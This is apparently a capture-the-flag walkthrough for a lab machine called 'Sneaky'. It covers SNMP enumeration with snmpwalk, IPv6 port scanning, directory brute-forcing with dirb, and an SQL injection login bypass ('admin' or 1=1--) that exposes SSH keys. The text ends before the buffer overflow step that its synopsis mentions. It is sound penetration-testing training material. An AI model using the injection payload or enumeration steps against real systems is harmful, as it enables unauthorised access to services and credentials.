Sneaky

Synopsis

Sneaky explores enumeration through SNMP and has a buffer overflow vulnerability to escalate privileges


Skills

- Knowledge of Linux
- Understanding of SNMP
- SQL injection
- Enumeration of SNMP
- Exploiting SUID files
- Buffer overflow

Exploitation

As always we start with the nmap to check what services/ports are open

TCP scan revealed that only port 80/HTTP is open, When accessing it, we are provided with page under development



Now let's run another nmap scan but this time it will be UDP scan

```
# nmap -sU 10.10.10.20 -p 161
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 22:37 EDT
Nmap scan report for 10.10.10.20
Host is up (0.065s latency).

PORT STATE SERVICE
161/udp open snmp

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

UDP scan revealed that port 161/SNMP is open, This gives us an opportunity to use snmpwalk to extract information from SNMP service

The used command:
Snmapwalk -v 2c public <victim ip>

```
# snmpwalk -v 2c -c public 10.10.10.20

iso.3.6.1.2.1.1.1.0 = STRING: "Linux Sneaky 4.4.0-75-generic #96-14.04.1-Ubuntu SMP Thu Apr 20 11:06:56 UTC 2017 i686"

iso.3.6.1.2.1.1.2.0 = 01D: iso.3.6.1.4.1.8072.3.2.10

iso.3.6.1.2.1.1.3.0 = Timeticks: (135437) 0:22:34.37

iso.3.6.1.2.1.1.4.0 = STRING: "root"

iso.3.6.1.2.1.1.5.0 = STRING: "Breaky"

iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"

iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00

iso.3.6.1.2.1.1.9.1.2.1 = 01D: iso.3.6.1.6.3.11.3.1.1

iso.3.6.1.2.1.1.9.1.2.2 = 01D: iso.3.6.1.6.3.15.2.1.1

iso.3.6.1.2.1.1.9.1.2.3 = 01D: iso.3.6.1.6.3.1

iso.3.6.1.2.1.1.9.1.2.5 = 01D: iso.3.6.1.6.3.1

iso.3.6.1.2.1.1.9.1.2.7 = 01D: iso.3.6.1.2.1.49

iso.3.6.1.2.1.1.9.1.2.8 = 01D: iso.3.6.1.2.1.4

iso.3.6.1.2.1.1.9.1.2.9 = 01D: iso.3.6.1.2.1.1

iso.3.6.1.2.1.1.9.1.2.8 = 01D: iso.3.6.1.2.1.1

iso.3.6.1.2.1.1.9.1.2.8 = STRING: "The MIB for Message Processing and Dispatching."

iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MiB for Message Processing for the SNMP User-based Security Model."

iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MiB module for SNMPV2 entities"

iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for SNMPV2 entities"
```

Among multiple extracted information, the IPv6 address of the target sticks out

```
[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback -> 0000:0000:0000:0000:0000:0000:0000
[+] Unique-Local -> dead:beef:0000:0000:0250:56ff:feb9:93ca
[+] Link Local -> fe80:0000:0000:0000:0250:56ff:feb9:93ca
```

Previously we scanned IPv4 of the target but now, knowing IPv6 we can scan it as well to find out what ports/services are listening on the IPv6

```
# nmap -6 dead:beef:0000:0000:0250:56ff:feb9:93ca
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 22:40 EDT
Nmap scan report for dead:beef::250:56ff:feb9:93ca
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

As we can see, we have two services listening on the IPv6 22/SSH and 80/HTTP

Let's launch dirb against the web port to find any hidden directories


```
# dirb http://[dead:beef:0000:0000:0250:56ff:feb9:93ca]

RB v2.22
  The Dark Raver

ART_TIME: Tue Jun 6 22:51:18 2023
L_BASE: http://[dead:beef:0000:0000:0250:56ff:feb9:93ca]/
RDLIST_FILES: /usr/share/dirb/wordlists/common.txt

NERATED WORDS: 4679
-- Scanning URL: http://[dead:beef:0000:0000:0250:56ff:feb9:93ca]/ --->
DIRECTORY: http://[dead:beef:0000:0000:0250:56ff:feb9:93ca]/ --->
```

The url bruteforcing found /dev directory on the IPv6 address of hte target



Member's Area Only - Login Now!



Accessing this directory gives us a basic login page, so let's try to bypass it with SQL injection

Payload

Username: admin' or 1=1--

Password: pass123



And we successfully bypassed the login page, from there we can see SSH keys

name: admin

My Key Noone is ever gonna find this key :P

Those keys can be used to get access to the machine, but we need to use IPv6 address (SSH is listening only on the IPv6)

